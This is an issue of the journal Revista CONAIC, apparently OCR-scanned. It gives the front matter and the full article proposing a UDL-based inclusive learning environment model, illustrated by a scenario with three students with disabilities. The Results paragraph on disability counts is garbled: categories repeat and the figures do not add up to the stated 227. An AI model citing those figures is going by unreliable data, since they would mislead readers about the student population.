
Volumen XIII, Número 1, Enero - Abril 2026 - ISSN: 2395-9061

TECNOLOGÍA EDUCATIVA | REVISTA CONAIC



CINTILLO LEGAL

Tecnología Educativa Revista CONAIC, Volumen XIII, Número 1, Enero – Abril 2026, es una publicación cuatrimestral editada por el Consejo Nacional de Acreditación en Informática y Computación A.C. – CONAIC, calle Texas, 138, Col. Nápoles, Delegación Benito Juárez, C.P. 03810, Tel. 01 (55) 5615-7489, http://www.conaic.net/publicaciones.html, editorial@conaic.net. Editores responsables: Dra. Alma Rosa García Gaona y Dr. Francisco Javier Álvarez Rodríguez. Reserva de Derechos al Uso Exclusivo No. 04-2016-111817494300-203, ISSN: 2395-9061, ambos otorgados por el Instituto Nacional del Derecho de Autor. Responsable de la última actualización de este número, Tecnología Educativa Revista CONAIC, MTIE. Francisco Javier Colunga Gallegos, calle Texas, 138, Col. Nápoles, Delegación Benito Juárez, C.P. 03810.

Su objetivo principal es la divulgación del quehacer académico de la investigación y las prácticas docentes inmersas en la informática y la computación, así como las diversas vertientes de la tecnología educativa desde la perspectiva de la informática y el cómputo, en la que participan investigadores y académicos latinoamericanos.

Enfatiza y declara expresamente la publicación de artículos de investigaciones con exigencia en la originalidad con carácter inédito y arbitrado.

Al menos el 60% del contenido de la publicación tiene carácter de investigación original dentro del ámbito científico y académico en el área de la tecnología educativa en torno a la ingeniería de la computación y la informática.

Toda publicación firmada es responsabilidad del autor que la presenta, los cuales son ajenos a la entidad editora y no reflejan necesariamente el criterio de la revista a menos que se especifique lo contrario.

Se permite la reproducción de los artículos con la referencia del autor y fuente respectiva.

EDITORES

Dra. Alma Rosa García Gaona - Consejo Nacional de Acreditación en Informática y Computación A.C.

Dr. Francisco Javier Álvarez Rodríguez – Universidad Autónoma de Aguascalientes.

Asistente Editorial

MTIE. Francisco Javier Colunga Gallegos - Consejo Nacional de Acreditación en Informática y Computación A.C.

INDEXACIÓN

- Sistema Regional de Información en Línea para Revistas Científicas de América Latina, el Caribe, España y Portugal – LATINDEX
- Google Académico
- Directory of Open Access Journals – DOAJ
- Red Iberoamericana de Innovación y Conocimiento Científico – REBID
- DOI – Crossref Content Registration

PORTADA

Diseño: Lic. Yamil Alberto Muñoz Maldonado.
Propiedad del Consejo Nacional de Acreditación en Informática y Computación A.C.

CONSEJO EDITORIAL

COLOMBIA

Dr. Cesar Alberto Collazos Ordóñez
Universidad del Cauca

ECUADOR

Dr. René Faruk Garzozi Pincay
Universidad Estatal Península de Santa Elena

MÉXICO

Dra. Ana Lidia Franzoni Velázquez
Instituto Tecnológico Autónomo de México

Dr. Jaime Muñoz Arteaga
Universidad Autónoma de Aguascalientes

Dr. Raúl Antonio Aguilar Vera
Universidad Autónoma de Yucatán

Dra. Ma. del Carmen Mezura Godoy
Universidad Veracruzana

VENEZUELA

Dr. Antonio Silva Sprock
Universidad Central de Venezuela

COMITÉ EDITORIAL

Dra. Patricia Guadalupe Gamboa Rodríguez
Instituto Tecnológico Superior de Coatzacoalcos

Dr. Juan Pablo Ucán Pech
Universidad Autónoma de Yucatán

Mtro. José Luis Gómez Ramos
Dra. Betania Hernández Ocaña
Dra. Erika Yunuen Morales Mateos
Dr. Pablo Pancardo García
Mtro. Eric Ramos Méndez
Dra. Martha Patricia Silvia Payró
Universidad Juárez Autónoma de Tabasco

Dr. Pedro Damián Reyes
Dr. José Román Herrera Morales
Dr. Fernando Rodríguez Haro
Universidad de Colima

Mtra. Edna Minerva Barba Moreno
Dr. Hugo Isaac Galván Álvarez
Mtra. Verónica Peña Guzmán
Mtro. Héctor Manuel Rodríguez Goméz
Mtro. Héctor Hugo Zepeda Peña
Universidad de Guadalajara

Mtro. Francisco Javier López Rodríguez
Mtra. Dyana Erika Marron Luna
Universidad Nacional Autónoma de México

Mtro. Alfonso Sánchez Orea
Universidad Veracruzana

CONTENIDO

Editorial……..…….……6

ARTÍCULOS

Learning Environment Model Based on the UDL Approach to Promote Inclusive Education. / Modelo de entorno de aprendizaje basado en el enfoque DUA para promover la educación inclusiva……..…7 - 13
Julio César Enríquez González, Itzel Berenice Guerrero Alfaro, Jaime Muñoz Arteaga, Gabriela Citlalli López Torres, José Rafael Rojano Cáceres y Juan Pedro Cardona Salas.

AirNet: Monitoreo Predictivo de la Calidad del Aire basado en Redes Neuronales. / AirNet: Predictive Air Quality Monitoring Based on Neural Networks.……..……14 - 19
Juan Antonio Guerrero Ibáñez , Juan José Contreras Castillo y Christian Israel Ruiz Coba.

Seguridad con Aislamiento de Procesos en Entornos Sandbox. / Security with Process Isolation in Sandbox Environments.……...…….……20 - 26
Kevin Eduardo González Valero, María del Carmen Santiago Díaz, Ana Claudia Zenteno Vázquez, Gustavo Trinidad Rubín Linares y Judith Pérez Marcial.

Ingeniería inversa: Identificación de Brechas de Seguridad en Cámara de Videovigilancia. / Reverse Engineering: Identifying Security Gaps in Video Surveillance Cameras……..…….....27 - 34
Juan Felipe Pérez Roldán, Ana Claudia Zenteno Vázquez, María del Carmen Santiago Díaz, Judith Pérez Marcial y Gustavo Trinidad Rubín Linares.

Impacto de la inteligencia artificial en el aprendizaje, modelo de predicción. / Impact of artificial intelligence on learning: a prediction model……..…35 - 40
Silvia Soledad Moreno Gutiérrez , Luis Felipe Barrera Cervantes y Salvador Martín Camacho y López.

Modelo de Enseñanza en la Ingeniería basado en Proyectos Integradores Vinculados con la Industria. / Engineering Teaching Model Based on Industry-Linked Integrative Projects.…….……....41 - 46
María Claudia Denicia Carral, Gustavo Manuel Minquiz Xolo, Ana Luisa Ballinas Hernández, Judith Pérez Marcial y Héctor Medina Cruz.

Gender Inequality in Higher Education Leadership. / Desigualdad de género en el liderazgo de la educación superior……..……...….47 - 55
Francisco Preciado Álvarez, Martha Beatriz Santa Ana Escobar, Fabian Ojeda Pérez, Arquimedes Arcega Ponce y Arenagua Uriostegui Fernández.

Competencias esenciales de Inteligencia Artificial en programas de Tecnologías de Información: retos y oportunidades en la actualización curricular. / Core Artificial Intelligence Competencies in Information Technology Programs: Challenges and Opportunities in Curriculum Updating.……..…...….56 - 66
Nancy Aguas García, María Lourdes Sánchez Guerrero, Sara Sandoval Carrillo y Ana Lilia Laureano Cruces.

Interacción Humano-Robot mediante Inteligencia Artificial. / Human-Robot Interaction via Artificial Intelligence..……..……...……...…67 – 73
José Luis Hernández Ameca, Carlos Armando Ríos Acevedo, Carlos Zamora Lima, Gerardo Martínez García y Ethan Zúñiga Neponuceno.

Effect of applying smoothing filters on improving disparity maps in stereo images. / Efecto de la aplicación de filtros de suavizado en la mejora de mapas de disparidad en imágenes estéreo…...…74 – 79
Jorge Eduardo Sánchez Trejo, Jorge Luis Pérez Ramos, Hugo Jiménez Hernández, Selene Ramírez Rosales and Jesús Emanuel Díaz Rodríguez.

Morphological operator-based approach for the detection and segmentation of defects on metal surfaces. / Enfoque basado en operadores morfológicos para la detección y segmentación de defectos en superficies metálicas…….....…80 – 86
Jorge Luis Pérez Ramos, Hugo Jiménez Hernández, Daniel Cantón Enríquez, Luis Antonio Díaz Jiménez and Héctor Adrián Martínez Vázquez.

Implementación y Evaluación Comparativa de Detección AprilTag (GPU vs. CPU) en Jetson Orin Nano. / Implementation and Comparative Evaluation of AprilTag Detection (GPU vs. CPU) on Jetson Orin Nano……...……...…..…….....…87 – 92
Rodrigo Fernández Rojas, Luis Antonio Díaz Jiménez,, Ana Marcela Herrera Navarro, Selene Ramírez Rosales y Ernesto Rubalcava Durán.

Estimación de Densidad una tarea de Aprendizaje Automático. / Density Estimation: A Machine Learning Task……..…….....…93 – 99
Daniel Cantón Enríquez , Jorge-Luis Pérez-Ramos, Selene Ramírez-Rosales, Luis-Antonio Díaz-Jiménez and Carlo-Giovanni Cetina-Camacho.

Sistema de Recursos Abiertos Accesibles para Estudiantes con Debilidad Visual: Validación de Resultados. / System of Accessible Open Resources for Students with Visual Impairments: Validation of Results……..…...……..…….....…100 – 105
Luis David Jiménez Martínez, Francisco Javier Álvarez Rodríguez y Teresita de Jesús Álvarez Robles.

EDITORIAL

Tecnología Educativa Revista CONAIC al interior de su primer volumen, está compilado por una alta calidad científica en función a investigaciones académicas desde la perspectiva de la computación y la informática con un impacto internacional como the Learning Environment Model Based on the UDL Approach to Promote Inclusive Education; el AirNet: Monitoreo Predictivo de la Calidad del Aire basado en Redes Neuronales; la Seguridad con Aislamiento de Procesos en Entornos Sandbox; la Ingeniería inversa: Identificación de Brechas de Seguridad en Cámara de Videovigilancia; el Impacto de la inteligencia artificial en el aprendizaje, modelo de predicción; el Modelo de Enseñanza en la Ingeniería basado en Proyectos Integradores Vinculados con la Industria; the Gender Inequality in Higher Education Leadership; las Competencias esenciales de Inteligencia Artificial en programas de Tecnologías de Información: retos y oportunidades en la actualización curricular; la Interacción Humano-Robot mediante Inteligencia Artificial; the Effect of applying smoothing filters on improving disparity maps in stereo images; the Morphological operator-based approach for the detection and segmentation of defects on metal surfaces; la Implementación y Evaluación Comparativa de Detección AprilTag (GPU vs. CPU) en Jetson Orin Nano; la Estimación de Densidad una tarea de Aprendizaje Automático y el Sistema de Recursos Abiertos Accesibles para Estudiantes con Debilidad Visual: Validación de Resultados.

Tecnología Educativa Revista CONAIC se continúa transformando como un espacio académico y científico con nivel nacional e internacional, consolidando la transmisión del conocimiento de la computación, la informática y la tecnología educativa por medio de enfoques transdisciplinaria e innovadore con una visión contextual integral actual.

LOS EDITORES

Learning Environment Model Based on the UDL Approach to Promote Inclusive Education
Modelo de entorno de aprendizaje basado en el enfoque DUA para promover la educación inclusiva

Julio César Enríquez-González,[1[0009-0004-9454-7185]], Itzel Berenice Guerrero-Alfaro,[1[0009-0000-8923-6228]], Jaime Muñoz-Arteaga,[1[0000-0002-3635-7592]], Gabriela Citlalli López-Torres,[1 0000-0003-2483-7780]], José Rafael Rojano-Cáceres,[2[0000-0002-3878-4571]] and Juan Pedro Cardona-Salas[1[0000-0001-7464-5336]]

[1] Universidad Autónoma de Aguascalientes, Av. Universidad # 940, 20100 Aguascalientes, México
[2] Universidad Veracruzana, Lomas del Estadio S/N, 91000 Xalapa, México
julioc.engon@gmail.com
Itzelga03@gmail.com
jaime.munoz@edu.uaa.mx
gabriela.lopez@edu.uaa.mx
rrojano@uv.mx
juanpedro.cardona@gmail.com

Fecha de recepción: 25 de noviembre de 2025
Fecha de aceptación: 22 de febrero de 2026

Resumen. La educación inclusiva en el ámbito universitario sigue siendo un reto a la hora de proporcionar una educación equitativa a los estudiantes con necesidades diversas, incluso en la actualidad, ya que persisten las barreras de accesibilidad. El objetivo principal de esta investigación es basarse en el Diseño Universal para el Aprendizaje (UDL) para proponer un modelo de entornos de aprendizaje inclusivos, una guía para que las universidades alcancen la inclusión, analizar los servicios que ofrecen las universidades y determinar si, a través de este modelo, los estudiantes con cualquier necesidad pueden desarrollarse y tener acceso a los diversos servicios que ofrecen las universidades. La presente investigación se enmarca en una metodología mixta, ya que integra elementos cualitativos, cuantitativos y de diseño. Se analizó la posible aplicación del modelo a través de un estudio de caso en un grupo de 37 estudiantes, tres de los cuales tienen algún tipo de discapacidad, y su impacto en el proceso educativo. Los resultados ponen de relieve cómo el uso de tecnologías, materiales adaptados y personalizados contribuye a mejorar la autonomía de los estudiantes, su participación y su rendimiento académico.

Palabras clave: Educación inclusiva, Entorno de aprendizaje personal, Diseño universal para el aprendizaje, Centros de educación superior.

Summary. Inclusive education at the university level remains a challenge to provide equal education for students with different needs even today, as accessibility barriers persist. The main objective of this research is to be based on the Universal Design for Learning (UDL) to propose a model for inclusive learning environments, a guide for universities to reach inclusion, to analyze the services offered by universities and if through these model students with any need can develop and have access to the various services offered by universities. The present research is framed within a mixed methodology since it integrates qualitative, quantitative and design elements. The possible application of the model was analyzed through a case study scenario in a group of 37 students, three of whom have some type of disability, and its impact on the educational process. The results highlight how the use of technologies, adapted and personalized materials contribute to improving students' autonomy, participation and academic performance.

Keywords: Inclusive education, Personal learning environment, Universal design for learning, Higher education institutions.

1 Introduction

Inclusive education recognizes to note that students have different characteristics, one of the goals is to ensure that these students should be treated equally and with dignity so that they can achieve the expected learning and eliminate the barriers that limit them. Similarly, it seeks to reduce the barriers that hinder learning, through the participation and integration of different key actors that influence the student development such as teachers, students, managers, family and the academic community [1].

Globally, inclusive education in higher education institutions has gained relevance in recent years, since the objective is to guarantee quality training and education, regardless of the conditions of those who are already part of these institutions or those who are about to enter [2].

However, despite efforts to promote equitable access to higher education, research shows that there continues to be a high dropout rate among students with disabilities, who continue to face barriers in terms of infrastructure, lack of information, inaccessible technologies, and policies that are not effectively enforced [3].

1.1 Problem

University is currently seen as a complex place in terms of organization, policies and structure, where the implementation of inclusive education continues to represent a significant challenge, as pointed out by [3]. This is evidenced in existing literature, as well as in recent research. From the teachers' perspective, one of the main reasons inclusive education, has not advanced is the lack of experience and training in this area. It is recognized that the willingness and commitment of both teachers and managers are not enough, if they are not accompanied by programs and models that provide and adequately address the needs of people with different conditions.

Inclusion in higher education institutions continues to be a challenge, although it also represents an opportunity to guarantee equitable access to education. To effectively address the individual needs of students with different conditions and abilities, the implementation of adaptive models is indispensable [4].

One of the most relevant problems is the lack of learning environments that respond to these needs. Despite advances in inclusion policies, universities continue to show a lack of accessibility in the services they offer, since they cannot guarantee equal access to education and to the educational materials needed by students with disabilities [5]. In addition to this, the lack of accessibility to educational resources, limited access to assistive technologies, and synchronization between technology, academic advising, and learning strategies continue to create barriers to student development and learning.

This research presents a model of an inclusive personal learning environment based on the principles of universal design for learning (UDL), which integrates various subsystems aimed at providing support to students and thus facilitate their learning process. The main objective is to examine how this model helps students to access the different services offered by universities regardless of their conditions or needs. To illustrate the benefits of the model, a scenario was presented in which it is applied to a group of engineering students, including three students with hearing impairment, motor impairment and low vision. Likewise, the importance of the use of accessible technologies and platforms, as well as the participation of the key actors behind the subsystems and services offered, is emphasized.

2 Conceptual frameworks

2.1 Inclusive education

In the work of [6] the following definition of inclusive education is presented: “Inclusive education is a global change in the educational system, affecting all students with a double objective: to achieve the success of all, without exception, in school; and to fight against any cause or reason for exclusion, segregation or discrimination”.

According to [7] university students become aware of some deficiencies in their learning process in the first semesters of their professional education, interferes with their academic progress, from this perspective, higher education institutions must ensure the acquisition of new learning, skills and above all the independence of students.

For their part, [8] points out that university education for people with learning disabilities is a right. However, it is not enough to ensure the admission of this group of students to this educational level, but strategies must be implemented to help all students to be successful in their professional education.

2.2 Universal design for learning

A definition of Universal design for learning appears in [9]: "It is an approach designed to provide equal opportunities for students with disabilities to learn in inclusive environments. Through flexible curricular approaches, within the framework of a human rights-based education".

According to [10] UDL is supported by a set of standards that can be incorporated in almost all learning environments, the implementation of UDL has to do with content and supports various forms of instructional design, in addition, they consider that most educational systems are underutilizing technological resources to address the diversity of student learning effectively.

For [11] the philosophy of UDL is based on three general principles: multiple means of participation, multiple means of content representation and multiple means of expression of knowledge and comprehension.

2.3 Personal learning environments

A definition of a PLE is found in the work of [13]: "The set of tools, information sources, connections and activities that each person assiduously uses to learn". According to [14], the configuration of an EPA is based on the students, in such a way that it promotes participatory, free and configurable learning on the part of the learners.

However, these authors consider that studies on EPA have not been sufficient in the Mexican context. In turn, [15] mentions that when the term EPA is used, it is implicitly associated with students' self-learning, where ICT is a basic resource to carry out their academic actions, in such a way that it is the students who eval-uate these resources, and they are chosen by the students according to what they consider useful and convenient.

3 Methodology and proposed model

The present research is developed under a mixed methodology incorporating qualitative, quantitative and design components.

- From the quantitative perspective, the future collection and academic analysis of students is contemplated once the model is developed and implemented; this will be evaluated to show the benefits obtained from its application.
- As for the qualitative approach, the perceptions and opinions of the teaching staff, administrative staff and students are considered fundamental. These inputs will help evaluate the approach and the outcomes expected from this research work.
- The design component is reflected in the presentation of a conceptual model that will serve as the basis for developing technological and pedagogical solutions. This structure will allow validation of the model through its application in a real educational context.

It's important to mention that quantitative and qualitative results will be got it once the personal learning environment model be implemented, for this first paper about this research, we implement a scenery to show how will work a personal learning environment model based on UDL principles.




Figure 1. Inclusive personal learning environment model for university students.

Based on the above, a model of an inclusive personal learning environment for university students is proposed, as shown in Figure 1. The purpose of this model is to offer an inclusive environment that allows students to have access to various services regardless of their needs or conditions. Fig. 1 shows how the student within his environment accesses different services which he uses for his learning. The model is made up of eight subsystems, which operate in synchrony to improve the students' learning experience. Each one of them fulfills specific functions, which are described below:

Virtual Library: Its objective is to facilitate access to academic resources in accessible formats, such as books, journals, articles, theses and maps. In this way, research, self-learning and the adaptation of academic content are favored. Among the actors that manage this subsystem are librarians, coordinators, administrators and directors. This component applies the SAD in terms of the "What of Learning" since materials can be offered in different formats (audiobooks, text, documents in Braille).

- Learning Platform: This subsystem allows the creation and management of accessible content, courses, videos, and other accessible educational materials, providing the student with a way to learn and manage their activities autonomously.
- Accessible Technologies: Its main function is to provide technological tools that eliminate barriers to information access, such as screen readers, subtitles and voice recognition software, thus allowing students with hearing and visual disabilities.
- Learning Networks: Promotes collaboration and exchange of knowledge among students and teachers through work groups and participation in projects, thus strengthening the construction of academic networks.
- Institutional System: Provides administrative and academic support through academic orientation, tutoring, evaluations, school control and training reinforcing academic support to students throughout their learning process.
- Academic Tutoring: Offers personalized tutoring through personal counseling and provides pedagogical support and guidance to students.
- Linkage: This subsystem promotes interaction between students, professors, alumni and the university community in general, enriching the educational experience and facilitating access to academic materials in accessible formats, such as books, journals, articles, theses, maps.
- Culture: Contributes to the integral formation of students through participation in cultural activities, as well as promoting inclusion through these activities.

The UDL is applied in each subsystem through its three principles:

- What? of learning: The objective is that the information and contents are represented in different formats that are accessible to all students.
- How? of learning: It involves providing multiple forms of expression so that students can demonstrate their learning in different ways or in the way that best suits them.
- Why? of learning: Providing multiple forms of involvement refers to the fact that all students can be motivated and engaged in the learning process.

4 Results

It is a priority to mention that the model proposed in this study is useful for the entire student population of the Universidad Autónoma de Aguascalientes (UAA) that demands inclusive educational needs and not only for this group of students, this model is also useful for the regular student population, since inclusive education considers all students without exception, in the same way the UDL helps to personalize the learning process, in this way each student with and without disability improves their learning experience. Finally, it is clarified that the model proposed in this research was applied in the UAA, but this model can be adapted to any higher education institution, even at any educational level.

Each school year, UAA conducts a study of the traits of the student population at the undergraduate level. According to [16] in 2022 the UAA student population was distributed as follows: of a total of 13,391 students, 13,164 do not have a disability and 227 do have a disability, 98% and 2% respectively. Of the 227 who have a disability, by type of disability, they are distributed as follows: hearing 10, deaf 3, intellectual 14, motor 27, multiple, 5, psychosocial 13, psychosocial 13, motor 27 and psychosocial 13. 5, psychosocial 13, low vision 13 and blindness 22.

To apply the proposed model in this research, the following scenario is presented: Teacher López is a full-time professor in the Department of Information Systems at the UAA. This semester she teaches the subject of programming logic to students of the Computer Systems Engineering program.

This is a group of 37 students, and in this group, there are 3 students with learning deficits: Luisa has a moderate hearing problem in both ears. José has used a wheelchair since he was a child; his motor skills are considered intermediate. Jesús has low vision, which has been increasing throughout his semesters at the university.

Figure 2 shows some general indicators related to the learning process of Luisa, José and Jesús: accessibility support, level of interactive dependence, meaningful learning, and failure rate, to mention a few. These indicators, currently at UAA and without the implementation of the solution proposed in this work, suggest that these three students have a high probability of failing this and other subjects, and there is even the possibility that they will not conclude their higher education studies.




Figure 2. Learning indicators of students with disabilities prior to implementation of the proposed.

To provide technological support to these students in relation to their individual learning needs, an instance of the model in Fig. 1 is implemented using elements, applications, and currently available resources at UAA. These are used to exemplify each of the modules that make up the model, enabling the three undergraduate students to access Teacher Lopez's online course under the best possible conditions, in accordance with inclusive education. Fig. 3 shows how negative learning indicators, such as the risk of failing the course or not completing their degree, improved after the implementation of the model proposed in this research at UAA.




Figure 3. Learning indicators of students with disabilities after implementing the proposed model.

Jesus has achieved a high degree of self-confidence, dependence on his peers has decreased, he has achieved a better level of educational independence with the support of assistive technologies, and he wishes to continue and complete his college degree. Jose has improved his participation in his learning environment as his mood has improved, and he is now confident of becoming a professional software developer. Luisa, with the support of assistive technology, has also improved her academic performance in all other subjects; she now feels good about herself and accepted in the group.

5 Conclusions

5.1 A Subsection Sample

The inclusive personal learning environment model for university students represents a significant improvement in terms of accessibility and quality of learning, as it allows students to access the resources, they require using adapted technologies and tools. This integration favors equality of opportunity and learning in higher education.

In the proposed scenario, after the implementation of the model, there was evidence of progress in equitable access to educational resources, as well as in the understanding of content and the development of student autonomy. These achievements were possible thanks to the resources that were adapted, since they can now access them and have greater autonomy and participation in learning.

The above leads to the conclusion that it is essential to personalize educational environments and promote flexibility in the teaching-learning processes to adequately respond to the needs of students. The application of the UDL generates multiple benefits such as equal access to education, autonomy in the learning process, promotion of inclusion and diversity within the university environment, and the development of a more flexible learning environment.

6 Future work

6.1 A Subsection Sample

Attending reviews suggestions, in a next research we can improve all recommendations done about the recent studies of UDL in higher education, instruments used and applied measurements strategies, respect to results, we put only three students because, there are just three student with a kind of disability, of course we

can increment the number of the students groups to have more students with disabilities and be in position to make comparisons but it will also in future papers.

Referencias

[1] Ramos, D.E.; Figueroa Rodríguez, S.; López Sánchez, J.D.; Pérez Figueroa, L.M.: El TDAH como reto para la educación inclusiva en las universidades. Psicoespacios, Vol. 16, pp. 1–12 (2022)

[2] de López, R.M.S.: La educación inclusiva en las universidades: sus avances, obstáculos y retos. En: Inclusión en el sistema educativo, p. 18 (2021)

[3] Perera, V.H.; Melero, N.; Moriña, A.: Prácticas docentes para una educación inclusiva en la universidad con estudiantes con discapacidad: percepciones del profesorado. Revista Mexicana de Investigación Educativa, Vol. 27, No. 93, pp. 433–454 (2022).

[4] Qorib, M.: Analysis of differentiated instruction as a learning solution in student diversity in inclusive and moderate education. International Journal Reglement & Society (IJRS), Vol. 5, No. 1, pp. 43–55 (2024)

[5] Domingo Pàmies, D.; Rey Martín, C.; Rodríguez Parada, C.: Servicios accesibles a todos los usuarios en las bibliotecas universitarias españolas: estado de la cuestión. Investigación Bibliotecológica, Vol. 35, No. 89 (2021)

[6] Valenzuela, B.A.; Guillén-Lúgigo, M.; Campa-Álvarez, R.A.; Sánchez-Romero, C.: Modelo inclusivo por medio de las TIC en atención a estudiantes universitarios de grupos étnicos. PSICUMEX, Vol. 10, No. 1, pp. 21-38, (2020)

